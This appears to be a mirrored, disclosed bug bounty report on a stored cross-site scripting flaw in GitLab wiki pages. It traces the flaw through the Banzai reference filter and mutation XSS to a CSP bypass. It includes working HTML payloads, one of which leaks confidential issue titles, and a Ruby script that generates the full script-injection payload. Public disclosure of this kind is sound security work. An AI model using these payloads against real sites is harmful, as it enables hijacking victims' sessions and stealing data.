Stored-XSS injected in Wiki page via Banzai pipeline
A stored cross-site scripting vulnerability in GitLab's wiki pages allowed an attacker to inject arbitrary HTML and JavaScript by exploiting a flaw in the Banzai pipeline's reference filter, which failed to properly sanitise generated links. An attacker could execute arbitrary JavaScript in a victim's browser, bypassing CSP, to perform actions on their behalf.

- Triaged in 9 days
- Fixed in 4 months
- Paid in 18 days
- Disclosed after 6 months
Hello,
I found a vulnerability in AbstractReferenceFilter class that can be exploited to inject any HTML elements leading to stored-XSS.
Reproduce
- Create a new project.
- Got to its
Wikis,Create your first pagebutton, then fill the form:- Title:
_sidear - Content: please see in
_sidebar.mdattached file ((Attachment on the original report: _sidebar.md))
- Title:

- click
Create pageto save the wiki page - after the page is reloaded, you should see an alert which is caused by
alert(document.domain) - Note: you will not see the alert if you are the person who can access to the Gitlab confidential issue
https://gitlab.com/gitlab-org/gitlab/-/issues/428268which is used to track one of my H1 report. (thus, you login using another account, can create a private issue, then replace the link above by your issue's link)
Impact
Stored-XSS with CSP-bypass allows executing arbitrary javascript at the client side on behalf of victims including any RESTfull API.
TL;DR
1. gsub
The vulnerable code is as the following:
# https://gitlab.com/gitlab-org/gitlab/blob/4c3239a8b20a104a15e067f208f269f65dbee927/lib/banzai/filter/references/abstract_reference_filter.rb#L116
        def call
          ...
          link_pattern_start = /\A#{link_pattern}/
          ...
          nodes.each_with_index do |node, index|
            ...
            elsif element_node?(node)
              yield_valid_link(node) do |link, inner_html|
                ...
                if link == inner_html && inner_html =~ link_pattern_start
                  replace_link_node_with_text(node, index) do
                    object_link_filter(inner_html, link_pattern, link_reference: true)
                  end


# https://gitlab.com/gitlab-org/gitlab/blob/4c3239a8b20a104a15e067f208f269f65dbee927/lib/banzai/filter/references/abstract_reference_filter.rb#L182
       def object_link_filter(text, pattern, link_content: nil, link_reference: false)
          references_in(text, pattern) do |match, id, project_ref, namespace_ref, matches|
            ...
            if object
              ...
              link = ...

# https://gitlab.com/gitlab-org/gitlab/blob/4c3239a8b20a104a15e067f208f269f65dbee927/lib/banzai/filter/references/abstract_reference_filter.rb#L38
    def references_in(text, pattern = object_class.reference_pattern)
          text.gsub(pattern) do |match|
            if ident = identifier($~)
              yield match, ident, $~[:project], $~[:namespace], $~
            else
              match
            end
          end
        end
I'm not sure for which reason link_pattern_start is used to check only the prefix of link_pattern (not the whole) in the first function of the listing above. And latter the link_pattern is used in gsub to replace any occurrences in the third function. Consider the following HTML snippet:
<a href="LINK_PATTERN<a alt='"LINK_PATTERN'></a>">LINK_PATTERN<a alt='"LINK_PATTERN'></a></a>

The second replacement of LINK_PATTERN will expanse the corresponding information into alt attribute. This information will never be redacted as it tag <a> does not have class = gfm. This can be used to disclose titles of private GitLab-specific references
For example, open an issue with the following content (we need <i> tag to have nested <a> tags):
- input:
<dl><a href="https://gitlab.com/gitlab-org/gitlab/-/issues/428268<i><a alt='"https://gitlab.com/gitlab-org/gitlab/-/issues/428268'></a></i>">https://gitlab.com/gitlab-org/gitlab/-/issues/428268<i><a alt='"https://gitlab.com/gitlab-org/gitlab/-/issues/428268'></a></i></a></dl>
- output: we can get the title of Gitlab's confidential issue 428268:
2. "
Now if we replace single quot by double one, and add href attribute as the following:
<dl><a href="https://gitlab.com/gitlab-org/gitlab/-/issues/428268<i><a href="//xxx" alt="https://gitlab.com/gitlab-org/gitlab/-/issues/428268"></a></i>">https://gitlab.com/gitlab-org/gitlab/-/issues/428268<i><a href="//xxx" alt="https://gitlab.com/gitlab-org/gitlab/-/issues/428268"></a></i></a></dl>
We get the result:

Because the second replacement of LINK_PATTERN broke down the double quotes of alt to introduce other attributes. The result was latter redacted by:
# https://gitlab.com/gitlab-org/gitlab/blob/e03b60053f7f7d35c05b2732f59524a6bc6a5456/lib/banzai/reference_redactor.rb#L66
  def redacted_node_content(node)
      original_content = node.attr('data-original')
      original_content = CGI.escape_html(original_content) if original_content

      original_link =
        if node.attr('data-link-reference') == 'true'
          href = node.attr('href')

          %(<a href="#{href}">#{original_content}</a>)
        end

      original_link || original_content || node.inner_html
    end
This means that if we can inject " in to the href attribute, then we can break it.
Fortunately, the Sanitize is here and it replaces " by %22 in the href attribute.
# https://github.com/rgrove/sanitize/blob/v6.0.0/lib/sanitize/transformers/clean_element.rb#L27-L40

  # Mapping of original characters to escape sequences for characters that
  # should be escaped in attributes affected by unsafe libxml2 behavior.
  UNSAFE_LIBXML_ESCAPE_CHARS = {
    ' ' => '%20',
    '"' => '%22'
  }
Any users' direct input of href is sanitized but not the href which are generated by other HTML filters. One of them is GollumTagsFilter.
If we provide the following input:
[[a|http:'"<]]
then we get:
<a rel="nofollow noreferrer noopener" class="gfm" href="http:'"<" target="_blank">a</a>
So fare, we can introduce any attribute into <a> tag, or add arbitrary tag. The latter will have no attribute because no space between tag name and attribute (any space character is URI encoded when serializing href).
For example:
- input:
<dl><a href="https://gitlab.com/gitlab-org/gitlab/-/issues/428268*<i><a href="http:'&quot;yvvdwf=here&gt;&lt;img/src=&quot;0&quot;onerror=&quot;alert(0)&quot;&gt;https://gitlab.com/gitlab-org/gitlab/-/issues/428268" class="gfm">a</a></i>">https://gitlab.com/gitlab-org/gitlab/-/issues/428268*<i>[[a|http:'"yvvdwf=here><img/src="0"onerror="alert(0)">https://gitlab.com/gitlab-org/gitlab/-/issues/428268]]</i></a></dl>
- output:
<dl>
<a href="https://gitlab.com/gitlab-org/gitlab/-/issues/428268">https://gitlab.com/gitlab-org/gitlab/-/issues/428268</a>*<i><a href="http:'" yvvdwf="here"><img></a><a>https://gitlab.com/gitlab-org/gitlab/-/issues/428268</a>" class="gfm">a</i>
</dl>
3. mXSS
The backend parses HTML by using Nokogiri with HTML4 format. HTML4 accepts only space characters between tag name and the attribute. Howeverthe browser supports HTML5 which tolerate some additional characters, such as /.
For example, this snippet {{media:4}} will give different result:
<img>at the backend
nokogiri-html4.png From the original on HackerOne {{media:5}}at the browser
As we can inject any tag, we use <style> to keep inside the snippet which will be sent to browser as-is:
<style>{{media:6}}</style>
Finally, to be able to get the <img> tag back, we put all of them inside <svg> tag:
<svg><style>{{media:7}}</style></svg>
At the browser, the<img> tag is mutated to get outside of <svg> context. Thus we get the following result:
<svg><style></style></svg>
{{media:8}}
Until here, we can inject any tag with any attribute. By using the basic payload <i class=gl-show-field-errors><input title="<script>alert(document.domain)</script>"/></i> we can get XSS.
payload
This is a small Ruby snippet to generate the payload:
def gen_payload( payload, based_url: "https://gitlab.com/gitlab-org/gitlab/-/issues/428268")
payload = "#{payload}#{based_url}" unless payload.include? based_url
payload = payload.gsub('<', '<').gsub('>', '>')
es_payload = %(*<i><a href="http:#{ payload.gsub('"','"') }" class="gfm">a</a></i>)
es_payload = CGI.escape_html( es_payload ).gsub('%20', '%2520') #double encode space/tab/new_line
a = %(<dl><a href="#{ based_url }#{ es_payload }">#{ based_url }*<i>[[a|http:#{ payload }]]</i></a></dl>)
puts a
end
gen_payload %('"><svg><style>dl{visibility:hidden}<i/class=gl-show-field-errors><input/title="<script>alert(document.domain)</script>"/></style></svg>)
Best regards, yvvdwf
Impact
Stored-XSS with CSP-bypass allows attackers to execute arbitrary actions on behalf of victims at the client side.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The Banzai pipeline's reference filter used a regular expression replacement that could be tricked into expanding references inside HTML attributes, and combined with a mutation XSS technique, allowed injection of arbitrary HTML and JavaScript.
Impact
Stored XSS with CSP bypass allows an attacker to execute arbitrary JavaScript in a victim's browser, enabling actions such as making API requests on the victim's behalf.
What the attacker needed
Attacker can create a wiki page; victim views the wiki page
How it was found
- Create a new project and go to its Wikis section.
- Create a new wiki page with the title '_sidebar' and the content from the attached file.
- Save the page and reload; an alert box appears, demonstrating script execution.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This report describes a stored cross-site scripting (XSS) bug in GitLab's wiki feature. XSS lets an attacker inject malicious code into a web page that other users view, so the code runs in their browsers. Here, by crafting a special wiki page, an attacker could make the page run harmful scripts when other users visited it, potentially taking over their accounts or stealing data.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.




